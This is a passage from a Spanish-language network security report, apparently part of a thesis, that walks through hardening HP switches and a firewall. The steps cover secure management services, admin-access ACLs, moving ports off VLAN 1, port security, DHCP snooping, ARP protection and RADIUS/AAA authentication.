
Please select the loghost IP

Loghost	IPv4 address
---------	--------------

Figura 90. Configurar el envío de logs a un servidor central

## Habilitar Servicios Seguros

Los protocolos FTP, Telnet y HTTP se consideran inseguros ya que la información viaja en texto plano. A continuación, se configuran los switches para que el acceso administrativo sea únicamente mediante protocolos seguros SSH y HTTPS. Para ello se selecciona Network > Service en el menú principal y aparece la pantalla de la Figura 91 en la que se deselecciona Telnet, HTTP, FTP y se activan los servicios SSH, SFTP y HTTPS que son seguros. Esta configuración es sencilla de hacer.



Service	
▶ FTP	<input type="checkbox"/> Enable FTP service
Telnet	<input type="checkbox"/> Enable Telnet service
SSH	<input checked="" type="checkbox"/> Enable SSH service
SFTP	<input checked="" type="checkbox"/> Enable SFTP service
▶ HTTP	<input type="checkbox"/> Enable HTTP service
▶ HTTPS	<input checked="" type="checkbox"/> Enable HTTPS service

PKI Domain:

Items marked with an asterisk(\*) are required

Apply Cancel

Figura 91. Habilitación de servicios seguros en el switch

## Restringir Acceso Administrativo

Esta tarea consiste de restringir el acceso administrativo a los switches a solo equipos de personal autorizado (administradores de red). Atendiendo al principio de defensa en profundidad (*defense in depth*) la restricción se hará en dos niveles: Primero en el firewall y luego mediante ACLs en el propio switch.

Para hacer la restricción en el firewall se crearon las reglas que se ven en la Figura 92. Primero una regla que permite el acceso a todo el segmento 10.0.254.0/24 (Red de Administración) solo al personal autorizado (representados por el alias PersonalRedes) y luego una regla que bloquea el acceso a la Red de Administración al resto de usuarios.

<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	PersonalRedes	*	This Firewall	P_443_22	*	none	Acceso administrativo autorizado			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	PersonalRedes	*	192.168.251.3	P_443_22	*	none	Acceso administrativo autorizado a proxy			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	PersonalRedes	*	192.168.254.0/24	P_80_443	*	none	Acceso administrativo a Red de Administracion			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 TCP	RedInterna	*	192.168.251.3	3128	*	none	acceso al servidor proxy para todo el instituto			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 UDP	RedInterna	*	This Firewall	123 (NTP)	*	none	Permitir NTP para sincronizar hora			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 *	*	*	This Firewall	*	*	none	Bloquear acceso administrativo NO autorizado			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 *	*	*	192.168.254.0/24	*	*	none	Bloquear acceso NO autorizado Red Administrativa			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	IPv4 *	*	*	192.168.251.3	*	*	none	bloquear acceso administrativo NO autorizado proxy			

Figura 92. Reglas en la interfaz Red Interna para permitir solo acceso autorizado a la Red de Administración

Además de proteger el acceso administrativo a los switches con reglas del firewall también se hará mediante ACLs en el propio dispositivo. Todas las configuraciones a continuación se hicieron en la pantalla QoS > ACL IPv4 del menú. Se procedió como sigue:

Paso 1: Se crea una ACL básica y luego click en “Apply” (ver Figura 93). Lo importante en este paso es que se creó una ACL con el identificador 2001 que es el valor que representa la ACL en cualquier lugar que se use.

Summary	<b>Create</b>	Basic Setup	Advanced Setup	Link Layer Setup	Remove
ACL Number	2001	2000-2999 for basic ACLs. 3000-3999 for advanced ACLs. 4000-4999 for Ethernet frame header ACLs.			
Match Order	Config	2 <b>Apply</b>			
ACL Number	Type	Number of Rules	Match Order		
2001	Basic	0	Config		

Figura 93. Creación de una ACL básica en el switch

Paso 2: Se configura la ACL creada en el Paso 1 con las redes o direcciones IPs a las que se va a permitir el acceso de administración al switch. Los subpasos son los siguientes (ver Figura 94):

- 1: Seleccionar ACL a editar.
- 2: La acción a realizar que en este caso es de permitir.
- 3: Interesa que solo el personal autorizado tenga acceso. El procedimiento es ingresar una por una las direcciones IP siempre con la *wildcard* 0.0.0.255.
- 4: Al hacer click en el botón “Add” se va agregando una a una las direcciones IP que se han ingresado previamente en el subpaso anterior.
- 5: En este lugar se ve el contenido de la ACL que se está construyendo. Al finalizar todos estos subpasos todavía la ACL no ha sido aplicada.

ACL 2001

Configure a Basic ACL

Rule ID (0-65534, If no ID is entered, the system will specify one.)

Action: Permit

Check Fragment, Check Logging

Source IP Address: 10.0.203.217, Source Wildcard: 0.0.0.255

Time Range

Add

Rule ID	Operation	Description	Time Ra
0	permit	source 10.0.203.0 0.0.0.255	

Figura 94. Creación de una ACL en el switch

Paso 3: Aplicar la ACL creada a los servicios de administración del switch para que tenga efecto. Para esto hay que dirigirse a Network > Service en el menú principal y aplicar la ACL mediante su identificador (que es 2001) al servicio que interesa que en este caso es el HTTPS (ver Figura 95) y al finalizar click en Apply.




Figura 95. Aplicar ACL al servicio HTTPS del switch

### Cambiar VLAN 1

Se desaconseja todo uso de la VLAN 1 (VLAN por defecto) como medida de seguridad en los dispositivos de capa 2. A continuación, se cambiará el *tag* de VLAN en puertos e interfaces de red que actualmente estén configurados en la VLAN 1 por otro *tag* distinto.

Al hacer click en Network > VLAN > Select VLAN y filtrar para mostrar los puertos en VLAN 1 se logra determinar que los puertos 4, 13, 18, 21, 25-28 están actualmente en VLAN 1 (ver Figura 96).




Figura 96. Puertos que están en la VLAN 1

Los pasos para cambiar el uso de la VLAN 1 se muestran a continuación.

Paso 1: Se cambian de VLAN los puertos que no se están utilizando. Actualmente los puertos sin usar están en la VLAN 1 (VLAN por defecto), se van a cambiar a una VLAN no enrutable que en este caso se escogió la VLAN 5. La intención es que si alguien no autorizado se conecta a estos puertos no tenga acceso a la red. Esto se hace desde Network > VLAN>Modify Port. Los subpasos en la pantalla de la Figura 97 son los siguientes:

- 1: Se escoge el conjunto de puertos a los que se desea cambiar de VLAN que en este caso son los puertos 4, 13, 18, 21, 25-28.
- 2: Como se quiere que los puertos sean de acceso y no troncales (*trunk*) se selecciona “Untagged”.
- 3: Aquí se escribe el nuevo *tag* de VLAN que se quiere asignar al conjunto de puertos. En este caso ese *tag* es 5.
- 4: Aquí se puede comprobar los cambios que están a punto de aplicarse.
- 5: Click en el botón “Apply” para aplicar los cambios que se acaban de hacer.

The screenshot displays the 'Modify Port' configuration page for VLAN 1 on an HP V1910-24G switch. At the top, navigation tabs include 'Select VLAN', 'Create', 'Port Detail', 'Detail', 'Modify VLAN', 'Modify Port', and 'Remove'. The 'Select Ports' section shows a grid of 28 ports, with ports 4, 13, 18, 21, 25, 26, 27, and 28 selected. Below the grid are 'Select All' and 'Select None' buttons, and a 'Not available for selection' indicator. The 'Select membership type:' section has radio buttons for 'Untagged' (selected, labeled 2), 'Tagged', 'Not A Member', 'Link Type', and 'PVID'. The 'Enter VLAN IDs to which the port is to be assigned:' section has a text input field containing '5' (labeled 3) and an 'Example: 1,3,5-10'. The 'Selected ports:' section shows a list of ports under 'Untagged Membership' (labeled 4): GE1/0/4, GE1/0/13, GE1/0/18, GE1/0/21, and GE1/0/25-GE1/0/28. At the bottom right, the 'Apply' button is highlighted (labeled 5) next to a 'Cancel' button.

Figura 97. Cambiar puertos a VLAN no enrutable

Paso 2: Se cambia la interfaz administrativa del switch para que no esté en VLAN 1. La interfaz administrativa de los switches es aquella interfaz que tiene la dirección IP de administración del equipo, actualmente esa interfaz está en VLAN 1. Para sustituir el valor por defecto se creó el nuevo *tag* 200 que será el valor a utilizar para la configuración VLAN de la Red de Administración. Al hacer click en Network>VLAN Interface aparece la pantalla de la Figura 98 en la que se ve que la dirección IP actual es 10.0.254.16 y el *tag* de VLAN (VLAN ID) es el 1.



Summary				Create	Modify	Remove
<input checked="" type="radio"/> All Address <input type="radio"/> IPv4 Address <input type="radio"/> IPv6 Address <input type="radio"/> No Address						
VLAN ID	IPv4 Address / IPv6 Link Local Address	Admin Status	Method			
*1	254.16/24	Up	DHCP			

Figura 98. VLAN de administración antes del cambio

En Network > VLAN Interface > Create es donde se hace el cambio de VLAN (ver Figura 99).

- 1: Se coloca el nuevo *tag* que se quiere para la interfaz administrativa del switch que en este caso es el valor 200.
- 2: Se coloca la dirección IP que tendrá la interfaz. En este caso se quiere que la dirección IP se obtenga por DHCP.
- 3: Click en “Apply” para que los cambios tengan efecto.

Summary **Create** Modify Remove

Input a VLAN ID:  
 (1-4094)

Configure Primary IPv4 Address  
 DHCP  BOOTP  Manual  
 IPv4 Address:  Mask Length:

Configure IPv6 Link Local Address  
 Auto  Manual  
 IPv6 Address:

Figura 99. Nueva VLAN de la interfaz de administración del switch

## Port Security

Esta es una característica que implementan los switches modernos para limitar el número de usuarios que pueden conectarse por un puerto del switch con el fin de mejorar el control que se debe tener sobre quien puede o no conectarse a la red.

Por disposiciones de la organización se definió que cada puerto de switch puede estar asociado a solo 3 direcciones MAC como máximo: dirección MAC del equipo, dirección MAC de un teléfono IP, dirección MAC de una máquina virtual. Los únicos puertos que no seguirán esta regla son aquellos que los administradores de red configuren como puertos troncales (*trunk ports*).

Al hacer click en Device > Port Management > Setup aparece la pantalla que vemos en la Figura 100 y los subpasos que se siguieron son:

- 1: El valor que se coloque aquí será el número máximo de MACs que se aceptarán. En este caso el valor es de 3 MACs.
- 2: Se selecciona los puertos a los que se quiere aplicar el cambio que en este caso son todos los puertos excepto el 24 por ser puerto troncal que conecta este switch con otros de la organización.

Por último se hace click en el botón “Apply” para que los cambios tengan efecto. Al hacer esta configuración se limita el número de equipos que pueden conectarse (máximo) a cada puerto de este switch a solo 3.




Figura 100. Restringir número de direcciones MAC por puerto

## DHCP Snooping

DHCP Snooping es una tecnología de seguridad capa 2 integrada en el software que sirve para descartar determinado tráfico DHCP. Garantiza que los clientes DHCP obtienen direcciones IP solo de servidores DHCP autorizados.

Para configurar esta característica en los switches de la organización se siguieron los siguientes pasos:

Paso 1: Dirigirse a Network > DHCP > DHCP Snooping y habilitar el servicio seleccionando la opción “Enable” (ver Figura 101).




Figura 101. Habilitar DHCP Snooping

Paso 2: Lo siguiente es definir en Network > DHCP > DHCP Snooping los puertos confiables (*trust*) y no confiables (*untrust*) para el switch. En este caso, el switch conecta solo usuarios finales y por tanto todos sus puertos deben considerarse no confiables. La única excepción es el puerto del switch que conecta hacia el resto de switches de la organización (*trunk port*). En este modelo de switch todos los puertos por defecto son *untrust* y solo hubo que cambiar la configuración del puerto 24 (que es el troncal) a puerto *trust* tal como se ve en la Figura 102.

GigabitEthernet1/0/19	Untrust
GigabitEthernet1/0/20	Untrust
GigabitEthernet1/0/21	Untrust
GigabitEthernet1/0/22	Untrust
GigabitEthernet1/0/23	Untrust
GigabitEthernet1/0/24	Trust
GigabitEthernet1/0/25	Untrust
GigabitEthernet1/0/26	Untrust
GigabitEthernet1/0/27	Untrust
GigabitEthernet1/0/28	Untrust

28 records,

User Information

User Information

Figura 102. Selección del puerto Trust de DHCP Snooping

Luego de uno 5 minutos, al hacer click en el botón “User Information” se muestra la pantalla de la Figura 103 que es la tabla de asociación MAC-a-IP de DHCP Snooping. Esta tabla se va construyendo a medida que el switch va analizando solicitudes y respuestas DHCP en la red y su valor radica en que esta asociación de MAC con dirección IP el switch la usa como base de otras configuraciones disponibles en su software.

DHCP Relay **DHCP Snooping**

IP Address Search | Advanced Search

IP Address	MAC Address	Type	Interface Name	VLAN	Remaining Lease Time (Sec)
203.6	c89c-dc71-7112	Dynamic	GigabitEthernet1/0/6	40	6116
203.8	c89c-dc71-9b8d	Dynamic	GigabitEthernet1/0/23	40	7093
203.9	c89c-dc71-6847	Dynamic	GigabitEthernet1/0/15	40	4829
203.13	0030-67b4-93a3	Dynamic	GigabitEthernet1/0/2	40	5500
203.15	c89c-dc71-88e3	Dynamic	GigabitEthernet1/0/9	40	4262
203.20	c89c-dc71-67b7	Dynamic	GigabitEthernet1/0/8	40	5755
203.22	c89c-dc71-9c5e	Dynamic	GigabitEthernet1/0/11	40	4905
203.24	c89c-dc71-8da0	Dynamic	GigabitEthernet1/0/5	40	6444
203.49	c89c-dc71-5de8	Dynamic	GigabitEthernet1/0/17	40	4964
203.195	0800-27c2-1dc0	Dynamic	GigabitEthernet1/0/13	40	4915
203.217	c89c-dc71-8956	Dynamic	GigabitEthernet1/0/13	40	4251
203.218	000b-8227-44f6	Dynamic	GigabitEthernet1/0/13	40	6035
203.247	4001-c6eb-be3f	Dynamic	GigabitEthernet1/0/13	40	6310
203.249	c89c-dc71-65a2	Dynamic	GigabitEthernet1/0/16	40	4921
209.4	c89c-dc71-69a6	Dynamic	GigabitEthernet1/0/22	100	3925
218.13	80c1-6ef1-f34c	Dynamic	GigabitEthernet1/0/20	190	5700
254.59	4001-c6eb-be3f	Dynamic	GigabitEthernet1/0/13	1	247

17 records, 100 per page | page 1/1, record 1-17 | First Prev Next

Return Refresh Reset

Figura 103. Base de datos IP-MAC de DHCP Snooping

## Protección ARP

La protección ARP permite al dispositivo bloquear paquetes ARP desde clientes no autorizados para evitar ataques ARP Spoofing. La protección ARP proporciona chequeo de la validez de usuarios y chequeo de validez de paquetes ARP.

Esta protección se basa en la base de datos DHCP Snooping que se configuró anteriormente. Si hay un paquete ARP con dirección IP de origen y dirección MAC que haga match con alguna de las entradas de la base de datos DHCP Snooping entonces este se considera válido, de lo contrario se descarta el paquete ARP.

Para configurar esta protección hay que dirigirse en el menú principal a Network > ARP Anti-Attack y aparece la pantalla de la Figura 104. Los subpasos a seguir fueron (ver Figura 104):

- 1: En esta sección se colocan las VLANs para las que estará habilitada la protección ARP.
- 2: En esta sección se colocan las VLANs que no se desea estén bajo la protección ARP ya sea porque se consideran confiables o existe en ellas algún uso legítimo de ARP Spoofing que se quiere mantener.
- 3: En esta sección se colocan los puertos del switch considerados confiables, es decir, aquellos que no se quiere sean inspeccionado por la protección ARP. Por lo general aquí se colocaran los puertos troncales del switch (*trunk ports*).
- 4: En esta sección se colocan los puertos considerados no confiable del switch. Como norma general, se consideran no confiables todos los puertos del switch que conectan usuarios finales.
- 5: Esto es opcional pero se recomienda. En estos *ítems* se pueden escoger protecciones adicionales para descartar paquetes ARP que se consideran mal formados. En este caso se escogió

rechazar todos los paquetes ARP cuya dirección MAC de envío en el cuerpo del mensaje no coincida con la dirección MAC de origen en la cabecera Ethernet.




Figura 104. Configuración de ARP Anti Attack en el switch

Al hacer esta configuración se está protegiendo a los usuarios conectados al switch contra ataques ARP Spoofing que es una forma de lograr interceptar comunicación (*Man-in-the-middle*).

## RADIUS y AAA

A continuación, se configura la autenticación vía RADIUS para la administración de los switches autenticando los usuarios contra el servidor FreeRADIUS configurado en una sección anterior de este documento. El procedimiento de configuración se describe a continuación.

Paso 1. Configurar parámetros RADIUS.

Se selecciona Authentication > RADIUS > RADIUS Server en el menú principal y en la pantalla que aparece (ver Figura 105) debe configurarse en el switch la dirección IP del servidor RADIUS que se va a utilizar en el campo “Primary Server IP” de la interfaz de usuario. Primero se configura el servidor de autenticación como se ve en la Figura 105 y luego en la misma pantalla el servidor de registro como se ve en la Figura 106. En ambos casos es necesario presionar el botón “Apply” para que los cambios se guarden.

RADIUS Server		RADIUS Setup
Server Type:	Authentication Server ▼	
Primary Server IP:	[REDACTED].200.4 *	
Primary Server UDP Port:	1812 *(1-65535)	
Primary Server Status:	active ▼	
Secondary Server IP:	0.0.0.0 *	
Secondary Server UDP Port:	1812 *(1-65535)	
Secondary Server Status:	block ▼	

Items marked with an asterisk(\*) are required

Apply

Figura 105. Configurar servidor de autenticación RADIUS

RADIUS Server		RADIUS Setup
Server Type:	Accounting Server ▼	
Primary Server IP:	[REDACTED].200.4 *	
Primary Server UDP Port:	1813 *(1-65535)	
Primary Server Status:	active ▼	
Secondary Server IP:	0.0.0.0 *	
Secondary Server UDP Port:	1813 *(1-65535)	
Secondary Server Status:	block ▼	

Items marked with an asterisk(\*) are required

Apply

Figura 106. Configurar servidor de registro RADIUS

En la misma pantalla se hace click en la pestaña “RADIUS Setup” y en dicha pantalla se configura la clave compartida con el servidor FreeRADIUS y en el campo NAS-IP es imprescindible colocar la IP del swtich. Otro parámetro importante que no debe dejarse en su estado por defecto es el formato de nombre de usuario que debe tener el valor “without-domain”. Esta configuración es la que puede observarse en la Figura 107. Al finalizar debe hacerse click en el botón “Apply” para que los cambios se guarden. De esta manera ya se han configurado los parámetros básicos de un servidor RADIUS en el equipo.

RADIUS Server	RADIUS Setup
Server Type:	extended
<input checked="" type="checkbox"/> Authentication Server Shared Key:	..... (1-64 Chars.)
Confirm Authentication Shared Key:	.....
<input checked="" type="checkbox"/> Accounting Server Shared Key:	..... (1-64 Chars.)
Confirm Accounting Shared Key:	.....
NAS-IP:	10.0 254.16
Timeout Interval:	3 *seconds(1-10)
Timeout Retransmission Times:	3 *(1-20)
Realtime-Accounting Interval:	12 *minutes(0-60, Must be a multiple of 3)
Realtime-Accounting Packet Retransmission Times:	5 *(1-255)
Stop-Accounting Buffer:	enable
Stop-Accounting Packet Retransmission Times:	500 *(10-65535)
Quiet Interval:	5 *minutes(1-255)
Username Format:	without-domain
Unit of Data Flows:	byte
Unit of Packets:	packet
Security Policy Server:	

Items marked with an asterisk(\*) are required

Apply

Figura 107. Parámetros para la configuración de RADIUS en un switch

## Paso 2. Configurar AAA

Estas configuraciones se hacen desde Authentication > AAA desde el menú principal. La primera tarea es crear el dominio ISP que es un perfil que se asocia con las configuraciones AAA que se harán posteriormente en el switch. Es importante que el dominio que se cree sea el dominio por defecto antes de hacer click en “Apply”. En esta configuración de ejemplo el dominio que se configuró es “mydomain”. En la Figura 108 se observan los parámetros utilizados.

Domain Setup	Authentication	Authorization	Accounting
ISP Domain			
Domain Name	mydomain	(1 - 24 Chars.)	
Default Domain	Enable		
Apply			
Please select the ISP domain(s)			
	Domain Name	Default Domain	
	system	Default	

Figura 108. Crear dominio RADIUS

Desde la misma pantalla pero ahora desde la pestaña “Authentication” hay que asegurarse que el dominio creado anteriormente esté seleccionado y se tilda el campo “Default AuthN” que es donde se establece que el servidor primario de autenticación es un servidor RADIUS y como secundario (en caso de falla del servidor) autenticar mediante usuarios de la base de datos local del equipo. Esta configuración puede observarse en la Figura 109.

Domain Setup **Authentication** Authorization Accounting

Authentication Configuration of AAA

Select an ISP domain **mydomain**

<input checked="" type="checkbox"/> Default AuthN	RADIUS	Name system	Secondary Method Local
<input type="checkbox"/> LAN-access AuthN		Name	Secondary Method
<input type="checkbox"/> Login AuthN		Name	Secondary Method
<input type="checkbox"/> PPP AuthN		Name	Secondary Method
<input type="checkbox"/> Portal AuthN		Name	Secondary Method

Apply

Figura 109. Configurar autenticación RADIUS

En la misma pantalla pero ahora desde la pestaña “Authorization” hay que asegurarse que el dominio creado anteriormente esté seleccionado y se tilda el campo “Default AuthZ” que es donde se establece que el servidor primario de autorización es un servidor RADIUS y como secundario (en caso de falla del servidor) autenticar mediante usuarios de la base de datos local del equipo. Esta configuración puede observarse en la Figura 110.

Domain Setup Authentication **Authorization** Accounting

Authorization Configuration of AAA

Select an ISP domain **mydomain**

<input checked="" type="checkbox"/> Default AuthZ	RADIUS	Name system	Secondary Method Local
<input type="checkbox"/> LAN-access AuthZ		Name	Secondary Method
<input type="checkbox"/> Login AuthZ		Name	Secondary Method
<input type="checkbox"/> PPP AuthZ		Name	Secondary Method
<input type="checkbox"/> Portal AuthZ		Name	Secondary Method
<input type="checkbox"/> Command AuthZ		Name	Secondary Method

Apply

Figura 110. Configurar autorización RADIUS

Desde la misma pantalla pero ahora desde la pestaña “Accounting” hay que asegurarse que el dominio creado anteriormente esté seleccionado. Debe tildarse el campo “Accounting Optional” que por defecto no está habilitado, se tilda el campo “Default AuthN” que es donde se establece que el servidor primario de registro es un servidor RADIUS y como secundario (en caso de falla del servidor) autenticar mediante usuarios de la base de datos local del equipo. Esta configuración puede observarse en la Figura 111.



Accounting Configuration of AAA

Select an ISP domain: mydomain

Accounting Optional: Enable  
 Default Accounting: RADIUS, Name: system, Secondary Method: Local  
 LAN-access Accounting: Name: , Secondary Method:   
 Login Accounting: Name: , Secondary Method:   
 PPP Accounting: Name: , Secondary Method:   
 Portal Accounting: Name: , Secondary Method:

Apply

Figura 111. Configurar registro RADIUS

De esta manera se ha configurado el switch para que autentique contra un servidor AAA (*Authentication, Authorization and Accounting*) que se implementó con la instalación del software FreeRADIUS.

### 4.3.2 Implementación de Reglas en el Firewall

Quedó demostrado en la evaluación de seguridad que se ejecutó que las reglas actuales en el firewall no hacen cumplir la política de la organización. En esta sección se crearán las reglas correspondientes para hacer cumplir la política de firewall de la organización.

La Red Interna de la organización está compuesta por 20 VLANs divididas según la jerarquía organizacional interna. Para simplificar la administración de la red todas estas VLANs se agrupan en el firewall como un grupo de interfaces que las contiene a todas, de esta manera las reglas se crean solo para esta interfaz (interfaz interna) y aplican para todos los miembros del grupo. Al hacer click en Interfaces > (assign) > Interfaces Groups se verifica la información de grupo de interfaces actual (ver Figura 112).

Interfaces: Groups

Interface assignments | **Interface Groups** | Wireless | VLANs | QinQs | PPPs | GRE | GIF | Bridges | LAGG

Name	Members	Description
ReglasGenerales	[Redacted]	Todas las interfaces menos DMZ, Administrativa y Servidores

**Note:**  
Interface Groups allow you to create rules that apply to multiple interfaces without duplicating the rules. If you remove members from an interface group, the group rules no longer apply to that interface.

Figura 112. Grupo de interfaces en el firewall

Al hacer la simplificación antes mencionada resulta que para implementar las políticas de firewall de la organización hay que crear reglas en las siguientes interfaces:

- Interfaz externa.
- Interfaz interna.
- Interfaz de servidores
- Interfaz de administración.

### ***Interfaz Externa (WAN)***

Esta es la interfaz del firewall que filtra las conexiones desde Internet que van dirigidas hacia los servicios públicos de la organización. Al ser esta la interfaz que esta de cara a la red pública Internet, es la interfaz en que más cuidado se debe tener a la hora de permitir un acceso. Atendiendo a esto, la política de la organización solo permite la apertura de los puertos mínimos necesarios para que sus servicios sean visibles desde Internet

Para la implementar la política de acceso en la interfaz externa fue necesario implementar las reglas que se muestran en la Tabla 26.

Tabla 26. Reglas que implementan política (Interfaz WAN)

